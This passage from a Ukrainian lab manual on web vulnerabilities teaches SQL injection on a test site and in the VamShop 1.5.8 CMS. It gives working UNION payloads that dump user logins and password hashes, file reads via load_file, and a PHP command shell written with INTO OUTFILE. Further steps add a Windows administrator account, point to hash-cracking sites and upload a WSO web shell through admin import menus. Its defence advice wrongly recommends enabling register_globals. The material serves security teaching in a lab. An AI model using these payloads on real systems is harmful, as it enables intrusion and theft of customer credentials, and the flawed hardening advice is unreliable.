У нашому випадку були виведені 2, 3 і 4-те поле без першого, оскільки розробником сайту перше поле було позначене як службове (в PHP), тобто не для виведення на екран.

- 3.3. В MySQL є спеціальні функції для видачі певної інформації. Наприклад, version() – виведення версії бази даних, user() – виведення імені користувача бази даних, database() – виведення імені бази даних. Потрібно зауважити, що ці функції не спрацюють в скрипті news.php, бо він звертається до таблиці із запитом який виконано за допомогою кодування `sr1251`. MySQL же видає результат виконаних функцій в кодуванні utf8. Оператор UNION не дозволяє об'єднувати запити, результатом виконання яких будуть дані в різних кодуваннях. Тому для демонстрації роботи було зроблено скрипт news1.php, який звертається до бази даних з кодуванням utf8.

Спробуємо використати вбудовані функції в об'єднаному запиті (рис. 12):




Рис. 12. Запит з використанням вбудованих функцій

У результаті отримали таблицю, як на рис. 13:

Безпосередньо новина		
Інформація по першій новині	тема - НІ	автор - Я
4.1.16-max	root@localhost	test

Рис. 13. Результат виконання запиту з використанням вбудованих функцій

4. Окрім цього, існує функція для виводу файлу – load_file («назва файлу з повним шляхом»). Скористаємось нею для перегляду файлу news.php. Але для цієї функції потрібно вказувати повний шлях. Для визначення повного шляху введемо в запит лапку, тобто створимо помилку на сервері (рис. 14).



Рис. 14. Запит з метою генерації помилки серверу

В результаті браузер видає повний шлях до файлу:

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in z:\home\injection.ua\www\news.php on line 22

Тепер можемо продивитись вибраний файл (зауважимо, що шлях до файлу потрібно вводити в форматі ОС UNIX, тобто без вказування диска і з заміною всіх низхідних слешів на висхідні (рис. 15):



Рис. 15. Запит на перегляд файлу

Як результат в браузері відобразилось наступне (рис. 16):

Безпосередньо новина		
Перша новина	тема - НІ	автор - Я
Перша новина Друга новина Третя новина		
<pre> ", \$sql = "SELECT * FROM news WHERE id=\$id", echo \$sql; \$rez = mysql_query(\$sql); echo " ", echo " ", echo " ", echo " ", echo " ", echo " ", echo "Безпосередньо новина", echo " ", echo " ", while (\$myrow = mysql_fetch_row(\$rez)) { printf" ", \$myrow[1], \$myrow[2], \$myrow[3]); echo " %s %s %s ",); ?> </pre>	3	4

Рис. 16. Результат виконання запиту на перегляд файлу

Тобто бачимо, що файл виведено, але браузер його оброблює, а це нам не потрібно, тому для його перегляду в нормальному вигляді виберемо в контекстному меню браузера «Перегляд початкового коду».

5. Переглядаючи сторінки з допомогою вищевказаної функції можна помітити, що дані про користувачів зберігаються в базі first. Перевіримо це наступним запитом (рис. 17):




Рис. 17. Запит на перегляд файлу бази first

Оскільки помилки немає, то це означає що дійсно така таблиця існує. В MySQL 5 є спеціальні таблиці з інформацією про бази даних, але, нажаль, в 4-тій версії цього немає, і тому імена полів потрібно перебирати всліпу. Але в більшості випадках Адміністратори використовують логічно зрозумілі імена полів англійською мовою. Тому спробуємо в запиті вводити різні назви полів, які, на вашу думку, скоріш за все використовуються (рис. 18).




Рис. 18. Запит на виборку окремих полів (login)

Бачимо, що при вводі замість двійки імені поля – login, скрипт видав на екран ім'я всіх зареєстрованих користувачів.

Тепер можна замість наприклад 3-ки перебирати ім'я полів для пароля. Бачимо, що скрипт не видав помилку на запит (рис. 19).




Рис. 19. Запит на вибірку окремих полів (password)

А в браузері відображаються логіни і паролі всіх користувачів (рис. 20):

Безпосередньо новина

Перша новина	тема - НІ	автор - Я
admin	qwertyrty	4
login_qwrdsfg	passw_cvbsdfgsg	4
login_dferw1	154	4
atos	atos-pass	4
partos	qwerty	4
aramis	234rrr	4

Рис. 20. Результат виконання запиту на вибірку окремих полів

Потрібно зауважити, що оскільки в таблиці first менше полів ніж використовуються в об'єднуваному запиті (у news – 4 поля, а у first - 3), то назви полів можна не перебирати, а вказати *,22 (* у цьому разі замінює три перших поля). Число 22 добавлено для вирівнювання кількості полів (рис. 21).

Рис. 21. Запит на вибірку окремих полів таблиці

6. Наступною синтаксичною конструкцією, яку буде розглянуто, є «INTO OUTFILE». Ця конструкція дає можливість записувати результат виконання запиту до файлу. Зауважимо, що при вказуванні папки для зберігання потрібно вказувати повний шлях в UNIX форматі. Введемо в браузері наступне (рис. 22).

Рис. 22. Запит з використанням конструкції «INTO OUTFILE»

Ця конструкція збереже в файл t.php результат запиту, у тому числі і конструкцію на PHP. Для перевірки результату потрібно визвати скрипт t.php з передачею йому в параметрі GET команди, яку потрібно виконати на сервері (рис. 23).

Рис. 23. Перевірка результату виконання запиту з використанням конструкції «INTO OUTFILE»

В результаті отримаємо сторінку з незрозумілим змістом. Для перегляду в нормальному вигляді в браузері виберемо «Перегляд початкового коду». І отримаємо наступне (рис. 24).

```

1      Перша новина      тема - НІ      автор - Я
1      2      '0- ŷ rбвa@0бвŷГ Z Ё-ГГв -ГвЕг president
      'ГaЁ0л0 0-Гa в0- : 1DAA-853A

      '0«Гa;Ё-0Г Ĩ ĩЁЁ z:\home\injection.ua\www

25.10.2007 22:30      <DIR>      .
25.10.2007 22:30      <DIR>      ..
22.03.2003 07:56      168 index.html
25.10.2007 23:59      1я361 first.php
28.10.2007 17:43      733 news.php
28.10.2007 17:51      734 news1.php
28.10.2007 18:05      63 t.php
      5 л 0«0ŷ      3я059 ŷ 0в
      2 Ĩ ĩ0Ё 15я451я848я704 ŷ 0в бŷ0ŷ0«0

4

```

Рис. 24. Форматований результат виконання запиту з використанням конструкції «INTO OUTFILE»

Бачимо результат виконання команди DIR для поточного каталогу. Зауважимо, що для вирішення проблем з кодуванням отриманий текст можна скопіювати в текстовий файл, де

змінити вид кодування, або відкрити цей текстовий файл за допомогою вбудованого переглядача файлів в Total Commander і натиснути «S» (рис. 25).

```

1      2      Том в устройстве Z имеет метку president
Серийный номер тома: 1DAA-853A

Содержимое папки z:\home\injection.ua\www
25.10.2007 22:30 <DIR>      -
25.10.2007 22:30 <DIR>      ..
22.03.2003 07:56          168 index.html
25.10.2007 23:59          361 first.php
28.10.2007 17:43          733 news.php
28.10.2007 17:51          734 news1.php
28.10.2007 18:05           63 t.php
                    5 файлов          3 059 байт
                    2 папок          15 451 848 704 байт свободно

```

Рис. 25. Перегляд файлу у спеціальному переглядачі

Тепер можна підвищити привілеї, ввівши замість dir поступово, наприклад, такі команди:

`http://injection.ua/test.php?cmd=net user 1 123 /add`

`http://injection.ua/test.php?cmd=net localgroup Администраторы /add 1`

`http://injection.ua/test.php?cmd=net localgroup Пользователи /delete 1`

Увага!!! Після виконання підвищення привілеїв видалить всіх створених Вами користувачів (`http://injection.ua/test.php?cmd=net user ім'я користувача /delete`)

7. Для захисту від цього виду атаки (SQL-injecting) потрібно виконати наступні рекомендації:

- 7.1. В файлі налаштування PHP (як приклад, `...\DENVER\usr\local\php\php.ini`) ввімкнути наступні опції (рис. 26):

```

; Автоматическая обработка кавычек и апострофов
magic_quotes_gpc = ON

; Должен ли PHP регистрировать EGPCS-переменные как глобальные
; переменные
register_globals = On

```

Рис. 26. Опції файла налаштування PHP

- 7.2. Фільтрувати всі вхідні значення від елементів SQL.

Після виконання завдань усі настройки, що були Вами зроблені, поверніть до початкового стану.

Лабораторне заняття. Дослідження вразливостей систем управління контентом

Навчальна мета заняття: демонстрація можливостей одержання несанкціонованого доступу до ресурсів комп'ютера допомогою вразливостей у системі управління контентом.

Час проведення 2 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгфонний кабінет)

Устаткування: персональний комп'ютер зі встановленою операційною системою ОС Windows 2000 або вище (Linux); відповідним чином налаштований WEB-сервер (комплекс програм «Денвер-2»); браузер: Internet Explorer, Mozilla, Chrome, Система управління контентом Vamshop 1.5.8.

Завдання, які потрібно виконати, **підкреслено**

У журналі *Веб-Аналитик. Инфо* № 2 за травень 2010 р. було опубліковано рейтинг популярних (CMS). Серед інших було приділено увагу Інтернет-магазину VamShop. Скрипти встановлення останнього релізу можна завантажити з сайту розробника vamshop.ru (у прикладі розглядається версія **1.5.8**). Посилання для завантаження - <http://vamhost.ru/vamshop-demo.zip>.

Дана CMS написана з використанням PHP – популярної мови веб-програмування. Для встановлення VamShop необхідний веб-сервер з інтерпретатором PHP, СКБД Mysql. Для полегшення налаштування веб-сервера рекомендується встановити програму Денвер, яку можна завантажити з сайту denwer.ru.

Для пошуку вразливостей VamShop розглянемо фрагмент його програмного коду.

У файлі **faq.php** у корені CMS:

```
.....
if ($_GET['akeywords'] != ""){
    $_GET['akeywords'] = urldecode($_GET['akeywords']);
    $all_sql = "SELECT
        faq_id,
        question,
        answer,
        date_added
    FROM " . TABLE_FAQ . "
    WHERE status = '1' and language = " . (int)$SESSION['languages_id'] . " and (question like '%" .
$_GET['akeywords'] . "%' or answer like '%" . $_GET['akeywords'] . "%') order by date_added DESC";
}
$one_sql = "
SELECT
    faq_id,
    question,
    answer,
    date_added
FROM " . TABLE_FAQ . "
WHERE
    status = '1'
    and language = " . (int)$SESSION['languages_id'] . "
    and faq_id = " . $_GET['faq_id'] . "
ORDER BY date_added DESC
LIMIT 1
";
$module_content = array();
if (!empty($_GET['faq_id'])) {
    $query = vam_db_query($one_sql);
    if (vam_db_num_rows($query) == 0) $_GET['faq_id'] = 0;
}
if (empty($_GET['faq_id'])) {
    $split = new splitPageResults($all_sql, $_GET['page'], MAX_DISPLAY_FAQ_PAGE, 'faq_id');
/* нижче є ще код виведення атрибутів*/
.....
```

Із коду видно, що змінна **akeywords**, яка передається GET-методом, перевіряється на непорожній рядок. Якщо змінна не пуста, то щодо неї виконується функція **urldecode()**, яка декодує url-рядок.

Декодоване значення використовується при формуванні змінної **\$all_sql**. Таким чином, виконується SQL команда, а результат запиту виводиться у вигляді змісту веб-сторінки.

Враховуючи вищевикладене, можна сформулювати наступний рядок запиту, який дозволить отримати автентифікаційні дані користувачів досліджуваного ресурсу.

`http://адреса.ресурсу/faq.php?akeywords=1%27)+union+select+1,2,concat_ws(0x7e,customers_email_address,customers_password),4+from+customers+limit+0,1--+`

0x7e – це '~' – «тільда», представлена в 16-річній системі для того, щоб обійти «магічні лапки». Магічні лапки – це відповідна директива в PHP (**magic_quotes_gpc**). Коли включена (стан on), то `<'>`, `<">`, `<</>`, `<null byte>`, які поступають із масивів **\$_GET**, **\$_POST**, **\$_COOKIE** екрануються зворотнім слешем, що не дозволяє виконувати несанкціоновані команди.

Подібну до розглянутої вище SQL-ін'єкції можна сформулювати досліджуючи файл **articles.php**.

`http://адреса.ресурсу/articles.php?description=1&akeywords=pew%27)+union+select+concat_ws(0x7e,customers_email_address,customers_password),null,null,null,null+from+customers+where+customers_id%3d1--+`

Для перевірки вказаних запитів наберіть в адресному рядку браузера наступний запит:

`http://адреса.ресурсу/faq.php?akeywords=1%27%29+union+select+1,2,concat_ws(0x7e,customers_email_address,customers_password),4+from+customers+limit+0,1--+`

Якщо запит буде виконано вдало, то на екрані побачимо e-mail адреси користувачів та геш-згортки паролів, наприклад, як на рис. 1

Можна спробувати розшифрувати їх:

- за допомогою он-лайн сервісів: <http://md5cracker.tk/>, <https://hashcracking.ru>, <http://b3rsam.co.cc/md5cracker.php>, http://www.kinginfet.net/md5_cracker/ тощо;
- програм Extreme GPU Bruteforcer, Password PRO , MD5Inside тощо.




Рис. 1. Виведення автентифікаційних даних для Vam Shop 1.5.8

Після отримання паролю можна здійснити вхід в адміністративну частину Інтернет-магазину VamShop 1.5.8.

Щоб потрапити до адміністративної частини потрібно авторизуватися (рис. 2-3).




Рис. 2. Авторизация у Vam Shop 1.5.8




Рис. 3. Административная часть Vam Shop 1.5.8

Після того як отримано права адміністратора на досліджуваному ресурсі, можна спробувати завантажити туди так званий шел, який дозволить віддалено керувати досліджуваним ресурсом. Для прикладу скористаємося веб-шелом Wso2.php, завантажити який можна з <https://forum.antichat.ru/thread103155-wso.html>. Існує декілька способів пересилання веб-шелу на хост через адміністративну частину Vam Shop 1.5.8:

1. Заходимо в адміністративній частині в «Разное» -> «Excel импорт/экспорт» (Рис. 4-5)



E-Commerce Engine Copyright © 2003 osCommerce Portions Copyright © 2003 - 2005 xt:Commerce, © 2005-2010 VaM Shop
 osCommerce provides no warranty and is redistributable under the GNU General Public License
 VaM Shop provides no warranty except as to associated support contracts
 which are limited by and to the Service Level Agreement.




Рис.4. Меню «Разное» в административной части в VaM Shop 1.5.8

Рис. 5. Меню «Excel импорт/экспорт» у «Разное» административной части в VaM Shop 1.5.8

Импортируем веб-шел на целевой хост. Для чего, нажав кнопку «Обзор», выбираем веб-шел => «Импортировать файл» => «Импортировать». После этого он будет доступен за адресом: <http://адреса.ресурсу/export/Wso2.php>

2. Заходим в административную часть в «Разное» => «CSV импорт/Экспорт» (Рис. 6).





Рис. 6. Меню «CSV импорт/Экспорт» у «Разное» административной части Vam Shop 1.5.8

Імпортуємо веб-шел на цільовий хост. Для чого, натиснувши кнопку, «Обзор» обираємо веб-шел => «Загрузить» => «Импортировать». Після цього він буде доступний за адресою: <http://адреса.ресурсу/import/Wso2.php>

3. Заходимо в адміністративній частині в «Модули» => «CSV импорт/Экспорт» (Рис. 7-9)



Ключ поддержки: демо-версия
отличия демо-версии от полной версии.

E-Commerce Engine Copyright © 2003 osCommerce Portions Copyright © 2003 - 2005 xt:Commerce, © 2005-2010 VaM Shop
osCommerce provides no warranty and is redistributable under the GNU General Public License
VaM Shop provides no warranty except as to associated support contracts
which are limited by and to the Service Level Agreement.

Рис. 7. Меню «Модули» административной части Vam Shop 1.5.8




Рис. 8. Меню «CSV импорт/Экспорт» у «Модули» адміністративної частини Vam Shop 1.5.8

Натискаємо кнопку «Загрузить».

